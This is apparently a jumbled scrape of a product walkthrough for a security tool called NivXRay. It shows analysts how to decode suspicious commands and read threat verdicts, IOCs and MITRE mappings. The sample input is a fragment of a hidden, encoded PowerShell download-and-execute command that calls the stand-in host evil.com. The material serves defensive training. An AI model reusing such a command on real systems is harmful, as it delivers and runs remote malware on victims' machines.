
**Expected:** Great for handing off an investigation — one glance = the full analyst story.

#### **Step 15 — CHAIN tab — machine-readable chain**


**Action:** Click CHAIN. The same chain as in the OUTPUT panel but with per-stage confidence, entropy delta and reasoning.

**Expected:** Copy-friendly JSON view for pasting into a ticket or notebook.

#### **Step 1 · GRAPH + CHAIN — visual evidence**




Screenshot 1 · step\_1\_a




Screenshot 2 · step\_1\_b




Screenshot 3 · step\_1\_c



Screenshot 4 · step\_1\_tab\_flow



Screenshot 5 · step\_1\_tab\_iocs



Screenshot 6 · step\_1\_tab\_lolbas

PLES

admin@nivxray.com

LOGOUT

HELPFUL

MISS

MALICIOUS · 100/100

GRAPH

MITRE

LOLBAS

RULES

IOCS

TI-HITS

OSINT

AI

FLOW

CHAIN

Running analysis

1 MATCH · LIVING OFF THE LAND BINARIES

powershell.exe

lolbas-project

EXECUTE

DOWNLOAD

T1059.001

T1197

PowerShell with encoded/hidden/download-and-execute or discovery pattern (incl. BITS-transfer stealthy download)


://evil.com/a.ps1') powershell.exe -NoP -NonI -W Hidde  
n -Enc SQBFaFgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAATgBLAHQ  
ALgBXAGUAYgBDAGwAaQBLAG4AdAaPAC4ARABvAHcAbgBsAG8AYQBkA  
FMAdABYAGkAb

+ TRAINING NOTE


Screenshot 7 · step\_1\_tab\_mitre



Screenshot 8 · step\_1\_tab\_osint



Screenshot 9 · step\_1\_tab\_ti-hits



Related: [candidate\\_explorer](#) [threat\\_intel\\_enrichment](#) [investigation\\_timeline](#) [auto\\_investigate](#) [base64\\_decode](#)

## ◆ NivXRay Workspace Tour · Getting Started

*A visual walkthrough of the Analyst Workspace — paste, decode, inspect, understand the Threat Analysis, Chain, Flow, and Graph views. Read this first.*

### Step 1 — Open the Workspace

**Action:** Click WORKSPACE in the top nav. This is the analyst's main screen — everything happens here.

**Expected:** An empty input textarea on the left, output/results area on the right, and a row of action buttons at the top.

### Step 2 — Paste a suspicious command

**Action:** Paste the encoded blob into the large input textarea in the centre of the screen.

**Expected:** The status line shows the number of characters detected and (for Base64) the auto-detected format hint.

### Step 3 — Run Smart Decode

**Action:** Click the green SMART DECODE button in the top action bar. NivXRay picks the best decoder chain automatically.

**Expected:** Within 1–2 seconds the OUTPUT panel populates with the decoded plaintext and a chain of stages appears below (Base64 → UTF-16LE → ...).

### Step 4 — Open the Candidate Explorer

**Action:** Click SHOW CANDIDATE EXPLORER (right side of the results). Every candidate encoding is scored with structured reasons.

**Expected:** A ranked list of candidates (Base64 wins, Base58/ROT13 lose). Each loser shows a "why not" panel with severity chips.

### Step 5 — Read the Threat Analysis

**Action:** Look at the verdict card in the top-right — verdict (Malicious / Suspicious / Benign) plus confidence bar, MITRE ATT&CK chips, and extracted IOCs (URLs, IPs, domains).


**Expected:** The verdict card, IOC chips, and MITRE technique chips are all visible.

### Step 6 — Inspect the Investigation Timeline


**Action:** Scroll down to the INVESTIGATION TIMELINE section. Every event (decode, correction, benchmark run, enrichment lookup, TAXII push) is logged in chronological order.

**Expected:** A vertical timeline card with at least one entry (the decode you just ran).


## Step 1 · GRAPH + CHAIN — visual evidence




Screenshot 1 · step\_1\_a



